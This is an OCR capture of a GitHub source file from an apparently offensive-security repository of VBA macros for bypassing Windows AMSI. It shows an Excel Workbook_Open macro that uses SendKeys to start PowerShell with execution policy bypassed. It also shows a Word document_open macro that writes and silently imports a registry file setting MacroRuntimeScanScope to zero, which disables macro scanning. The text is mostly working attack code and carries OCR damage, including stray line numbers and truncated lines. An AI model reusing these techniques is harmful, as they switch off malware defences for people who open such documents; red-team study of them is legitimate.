
Offensive VBA/src/AMSIbypasses.vba at 28cc6a2802d8176195ac19b3c8e9a749009a82a3

S3cur3Th1sSh1t/OffensiveVBA · GitHub - 31/10/2024 20:04

https://github.com/S3cur3Th1sSh1t/OffensiveVBA/blob/28cc6a2802d8176195ac19b3c8e9a749009a82a3/src/AMSlbypasses.v



```
27
         ' this function is called from a trusted location, not in the AMSI logs
28
         Shell "calc.exe"
29
     End Sub
30
     32
      ' AMSI Bypass approach that abuses Excel sendkeys to fireup the startmennu
33
     34
35
36
     Private Sub Workbook_Open()
         On Error Resume Next
37
         Application.SendKeys "^{esc}"
38
39
         Application.Wait (Now() + TimeValue("00:00:01"))
         Application.SendKeys "powershell.exe -ep bypass read-host ""malicious"" ~"
40
     End Sub
41
42
     43
44
     ' AMSI Bypass in Word that saves a reg and bat file to disable AMSI.
      ' Adjust macro to 'saveas' in a startup or so
45
46
     47
     Sub document open()
48
         filepath = ActiveDocument.Path & "\"
49
50
51
         ' set contents and save as reg file
52
         Documents.Add
54
         ActiveDocument.Range.Text = _
            "Windows Registry Editor Version 5.00" & vbNewLine & vbNewLine & _
55
             "[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\security]" & vbNewLine & _
56
             """MacroRuntimeScanScope""=dword:00000000" & vbNewLine & vbNewLine
57
58
         ActiveDocument.SaveAs2 FileName:=filepath & "generatedByWord.reg", LineEnding:=wdCRLF, FileForm
59
60
         ActiveDocument.Close
61
         ' set contents and save as bat file
62
63
         Documents.Add
         ActiveDocument.Range.Text = "regedit.exe /S generatedByWord.reg"
64
65
         ActiveDocument.SaveAs2 FileName:=filepath & "generatedByWord.bat", FileFormat:=wdFormatText, Er
         ActiveDocument.Close
67
     End Sub
68
```